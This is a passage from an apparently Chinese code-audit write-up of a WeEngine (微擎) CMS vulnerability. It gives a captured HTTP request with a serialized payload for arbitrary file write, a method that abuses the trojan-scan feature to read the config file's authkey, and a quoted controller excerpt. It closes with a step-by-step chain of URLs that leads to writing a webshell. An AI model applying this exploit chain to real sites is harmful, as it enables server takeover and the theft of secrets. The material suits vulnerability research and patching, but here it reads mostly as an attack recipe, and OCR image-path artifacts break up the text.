Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_4) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/80.0.3987.149 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,applicati
on/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: order=id%20desc; memSize=2000; sites[redacted]-apache;
pnull=2not_load[redacted]6=nullnot_load; backu[redacted]adSize=1073741824;
memRealUsed=[redacted]80; mem-before=[redacted]elError=; fifteen=0.32;
five=0.14; one=[redacted]18; upNet=5.15[redacted]downNet=7[redacted]pro_end=-1; ltd_end=-1;
aceEditor=%7B[redacted]22fontSi[redacted]%2C%22theme%22%3A%22monokai%22%7D;
depType=0; Bat[redacted]Selec[redacted]=not_load; p5=1; load_search=undefined;
BT_PANEL_6=[redacted]c4a[redacted]0e16-4ff4-8077-c44a337f30f6.6mcZDXqR3VqLh_FsihIIUTN88Zg;
request_token=v[redacted]5pW9JJbhA9tMbSkPLGaSymxUY71760N5DEuq6QmweIq7al;
we7install_regist[redacted]ed_site=1; we7install_cdn_source_size=21098143; 495E___iscontroller=1;
495E_jsMenuScroll=js-menu-site%3A595;
495E___lastvisit_1=%2Chttp%3[redacted]php%3Fc%3Dcloud%26a%3Dupgrade
%26iscontroller%3D1;ose
Content-Type: application/x-www-form-urlencoded
Content-Length: 127

a:3:{s:4:"file";s:24:"eJwrSS0uUTA0MDIBAA+uAqg=";s:4:"path";s:9:"/test.txt";s:4:"sign";s:32:"9a1fefb
5d2fe38d4eb1460cf5f7a63d5";}
```

```
HTTP/1.1 200 OK
Date: Thu, 02 Apr 2020 07:40:06 GMT
Server: Apache/2.4.39 (Unix) OpenSSL/1.1.1b
X-Powered-By: PHP/7.1.31
Content-Type: text/html; charset=utf-8
Content-Length: 7

success
```









可以进行任意文件的写入，对目标系统进行测试，也成功获取了shell。

5.延伸


上面是因为有系统文件备份，然后获取 `/data/config.php` 中的 `authkey` 。如果没有文件备份，登录了一个管理员权限的用户，能否获取shell呢。答案也是可以的。

该系统有一个木马查杀功能，可以根据这个功能读取文件内容。


eb/index.php?c=system&a=scan&
菜单
站点管理
用户登录/注册设置
全局借用权限
常用工具
系统文件校验
性能优化
数据库
木马查杀
木马查杀
木马查杀
查杀报告
操作说明
这里是说明
查杀目录
addons
web
.txt
index.php
api
framework
payment
app
api.php



选择一个目录，然后提交并拦截数据库包，修改查杀目录为 `data/.` ，特征函数为 `password` 。然后就可以看到查杀结果，获取 `authkey` 的值。


php?c=system&a=scan&do=view&file=9cf6K35NfJ7K
OD15HB57D5j6SlNSdaxOcR2fPhgLpY0e6QVw
菜单
站点管理
过滤敏感词
用户登录/注册设置
全局借用权限
常用工具
系统文件校验
性能优化
数据库
木马查杀
检测文件BOM
系统常规检测
木马查杀
木马查杀
查杀报告
查看文件
查看文件 [data/./config.php]
特征代码次数：2
特征代码：password
$config['setting']['timezone'] = 'Asia/Shanghai';
$config['setting']['memory_limit'] = '256M';
$config['setting']['filemode'] = 0644;
$config['setting']['authkey'] = 'dlMvywkV';
$config['setting']['founder'] = '1';
$config['setting']['development'] = 0;
$config['setting']['referrer'] = 0;
// ---------- CONFIG UPLOAD ---------- //
$config['upload']['image']['extentions'] = array('gif', 'jpg', 'jpeg', 'png');
$config['upload']['image']['limit'] = 5000;
$config['upload']['attachdir'] = 'attachment';
$config['upload']['audio']['extentions'] = array('mp3');
$config['upload']['audio']['limit'] = 5000;
// ---------- CONFIG MEMCACHE ---------- //
$config['setting']['memcache']['server'] = '';
$config['setting']['memcache']['port'] = 11211;
$config['setting']['memcache']['pconnect'] = 1;

在对最新版 v2.5.7（202002140001）进行木马查杀的时候，可以从查杀报告中看到该文件，但是查看时提示文件不存在。原因是最新版利用正则对文件路径进行匹配，如果匹配成功就提示文件不存在（windows下可以利用大写路径绕过）。

scan.ctrl.php

```php
                $d1 = array_unique($d1);
                $v['code_str'] = implode( glue: ', ', $d1);
            }
        }
}

if ('view' == $do) {
    $file = authcode(trim($_GPC['file'], charlist: 'DECODE'));
    $file_tmp = $file;
    $file = str_replace( search: '//', replace: '', $file);
    if (empty($file) || !parse_path($file) || preg_match( pattern: '/data.*config\.php/', $file)) {
        itoast('文件不存在', referer(), 'error');
    }
        $file_arr = explode( delimiter: '/', $file);
    $ignore = array('payment');

    if (is_array($file_arr) && in_array($file_arr[0], $ignore)) {
        itoast('系统不允许查看当前文件', referer(), 'error');
    }
    $file = IA_ROOT . '/' . $file;
    if (!is_file($file)) {
        itoast('文件不存在', referer(), 'error');
    }
    $badfiles = iunserializer(cache_read(cache_system_key( cache_key: 'scan_badfile')));
    $info = $badfiles[$file_tmp];
    unset($badfiles);
```

0x04 总结

根据上面对分析过程，该漏洞的利用过程如下：

1.成功登录后台，且拥有管理员权限。

2.更新缓存（非必须），访问链接http://ip:port/web/index.php?c=cloud&a=profile 写入 `cloud_transtoken` 到数据库中。

3.关闭站点并进行使用自定义的目录进行数据库备份，链接地址：http://ip:port/web/index.php?c=system&a=database&do=backup&status=1&start=2&folder_suffix=123&volume_suffix=456 。然后下载数据库备份，地址为：http://ip:port/data/backup/123/volume-456-1.sql （多个分卷的话文件名为volume-456-2.sql、volume-456-3.sql… ）,然后找到 `cloud_transtoken` 。

4.生成payload，请求http://ip:port/web/index.php?c=cloud&a=dock&do=download ，写入shell。

总的来说，利用上述方法获取shell需要满足两个条件，第一是拥有一个管理员权限的用户，第二就是该站点注册了云服务。

#微擎 #代码审计

上一篇 下一篇